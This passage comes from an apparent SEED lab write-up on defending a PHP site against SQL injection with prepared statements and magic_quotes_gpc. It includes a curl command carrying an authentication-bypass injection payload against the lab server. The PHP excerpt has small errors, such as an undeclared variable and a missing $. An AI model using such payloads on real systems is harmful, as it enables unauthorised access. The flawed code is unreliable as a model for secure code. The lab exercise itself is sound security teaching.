    $stmt ->bind_param("ss", $input_eid, $input_pwd);
    $stmt ->execute();
    $stmt ->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_birth, $bind_ssn, $bind_phoneNumber, $bind_address, $bind_email, $bi
nd_nickname, $bind_password);
    $stmt ->fetch();
    if(bind_id!="")
     {
        drawLayout($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_birth, $bind_ssn, $bind_pwd, $bind_nickname, $bind_phoneNumber, $bind_ad
dress);
     }
     else
     {
        echo "The account information does not exist,\n ";
        return;
     }

    /* convert the array type to json format and read out*/
    $json_str = json_encode($return_arr);
    $json_a = json_decode($json_str,true);
    $id = $json_a[0]['id'];
    $name = $json_a[0]['name'];
    $eid = $json_a[0]['eid'];
-- INSERT --                                                          35,50          12%
```

- The prepare will send only the code part to the database. Here we give **?** to the data part.
- **bind_param()** is used the send the data to the database. Anything send through this is treated as a data. In this program we bind **input_eid** and **input_pwd.**
- **bind_result()** is used to bind the result data from the database.

- After editing the program we restart the server.

```
[03/31/2018 17:08] seed@ubuntu:/var/www/SQLInjection$
[03/31/2018 17:08] seed@ubuntu:/var/www/SQLInjection$ sudo service apache2 restar
t
 * Restarting web server apache2
 ... waiting ...                                                        [ OK ]
[03/31/2018 17:08] seed@ubuntu:/var/www/SQLInjection$
```

- Then we try the same attack we did in task2.

- The attack was unsuccessful and we got the below screen which shows the attack was unsuccessful.

- Tried the attack through command line, still it was unsuccessful.

```
[03/31/2018 17:08] seed@ubuntu:/var/www/SQLInjection$ curl http://www.seedlabsqlinjection.com/unsafe_credential.php?EID=%27+or+Name%3D%27Admin%
7%3B%23&Password=
[1] 6958
[03/31/2018 17:12] seed@ubuntu:/var/www/SQLInjection$ <!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!DOCTYPE html>
<html>
<body>

<!-- link to ccs-->
<link href="style_home.css" type="text/css" rel="stylesheet">

<div class=wrapperR>
<p>
<button onclick="location.href = 'logoff.php';" id="logoffBtn" >LOG OFF</button>
</p>
</div>


can not assign session<br><h3>  Profile</h3><table><tr><td>Employee ID</td><td></td></tr><tr><td>Salary</td><td>0</td></tr><tr><td>Birth</td><t
></td></tr><tr><td>SSN</td><td></td></tr><tr><td>NickName</td><td></td></tr><tr><td>Email</td><td></td></tr><tr><td>Address</td><td></td></tr><
r><td>Phone Number</td><td></td></tr></table>The account information your provide does not exist
```

- The attack fails in this case because of the use of prepared statement.
- This statement helps in separating code from data. The prepared statement first compiles the sql query without the data.
- The data is provided after the query is compiled and is then executed.
- This would treat the data as normal data without any special meaning.
- So even if there is SQL code in the data, it will be treated as data to the query and not as SQL code. So, any attack would fail in this protection mechanism is implemented.

Another countermeasure:

- Turn on the **magic_quotes_gpc**
- When **magic_quotes_gpc** is on, all ' (single-quote), " (double quote), \ (backslash) and NULL characters are escaped with a backslash automatically.
- This method is known as escaping and validating the inputs.

```
; Default Value: On
; Development Value: Off
; Production Value: Off
; http://php.net/magic-quotes-gpc
magic_quotes_gpc = On

; Magic quotes for runtime-generated data, e.g. data from SQL, from exec(), etc.
; http://php.net/magic-quotes-runtime
magic_quotes_runtime = Off

; Use Sybase-style magic quotes (escape ' with '' instead of \').
; http://php.net/magic-quotes-sybase
magic_quotes_sybase = Off

; Automatically add files before PHP document.
; http://php.net/auto-prepend-file
auto_prepend_file =
```